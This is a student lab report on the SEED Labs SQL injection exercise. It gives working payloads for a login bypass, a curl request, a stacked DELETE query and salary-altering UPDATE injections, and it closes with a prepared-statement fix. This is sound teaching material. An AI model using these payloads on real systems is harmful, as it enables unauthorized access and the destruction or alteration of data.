Project 1
SQL Injection Attack

Jin Kim

Objective

This lab is to get some experiences in sql injection attack. Sql injection is a type of security exploit where the attacker adds sql code to a web form input box to gain access to resources or make changes to data.

3.1 Task 1: MySQL Console

In the first task of the lab we simply logged into the system and analyzed the tables and became accustomed to sql and the user database.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set (0.04 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.01 sec)

mysql>
```

3.2 Task 2: SQL Injection Attack

In our second task had us preform attacks on a select statement forms, we first attacked the programming directly from the webpage. The attack gave us the ability to access the administer account without requiring a password, to do this bypass we used the admin username followed by sql code for example, “**admin' #**” to make the password authorization

useless. The picture below is the output screen of the sql injection using the website.

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	80000	9/20	10211002	cyberman			
Boby	20000	80000	4/20	10213352	cyberman			
Ryan	30000	80000	4/10	98993524	cyberman			
Samy	40000	80000	1/11	32193525	cyberman			
Ted	50000	80000	11/3	32111111	cyberman			
Admin	99999	80000	3/5	43254314	cyberman			

Copyright © SEED LABs


The next part of the task asked us to do this same breach from the console, to do this the curl command was required followed by the URL to the website and the same sql injection from before. The picture below shows just how much access we achieved from the attack. The code we used to get perform the attack successful is: **curl ‘www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23&password=’**


```
Terminal
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
```

From here we were also required to delete a row from the table to do this we had to combine to sql statements into one. We added a semi colon in between the two statements to show they were separate, from there we enclosed the entire statement in single quotation marks. Our input to the USERNAME in the website was ->**Admin'; DELETE FROM credential WHERE username='Ted';#** to perform the attack.

3.3 Task 3:SQL injection to Modify Data

In this section, we were asked to infiltrate an update statement, in the first part we discover that allice is disgruntled and wishes to increase her salary to do this we must trick the program into allowing us to set multiple things at once. For example, to change allice's salary she would simply edit her nickname, adding a coma and code stating a salary increase such as "cyberman', salary=80000 #" she can then proceed to change her boss's salary to 0 by the same methods or even change his password as to gain access to inflict more damage.





We tried many different sql injection code to change the password of Alice using Ted's profile edit, but couldn't get it to work. Our codes were :

asdf' where ID = 1;#

asdf' where name = 'Alice';#

asdf' where name = Alice;#

<u>Countermeasure</u>

The main cause of sql injection is the mixing of code and plaintext. The best solution to this problem is simply to separate this code from text. This is done by using a prepared statement, using prepared statements we send a statement templet to the database, with certain parameters left unspecified. The database parses, compiles and performs query optimization on the SQL statement template and stores the result without executing it We later bind data to the prepared statement. This improves the code by

1. Sending Trusted code i via a code channel.
2. Sending Untrusted user-provided data via data channel.
3. The Database clearly knows the boundary between code and data.

Code that was used is:

```
$conn = getDB();

$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password

    FROM credential

    WHERE name= ? and Password= ?");

    $sql->bind_param("ss", $input_uname, $hashed_pwd);

    $sql->execute();

    $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address,
$email, $nickname, $pwd);

    $sql->fetch();

    $sql->close();
```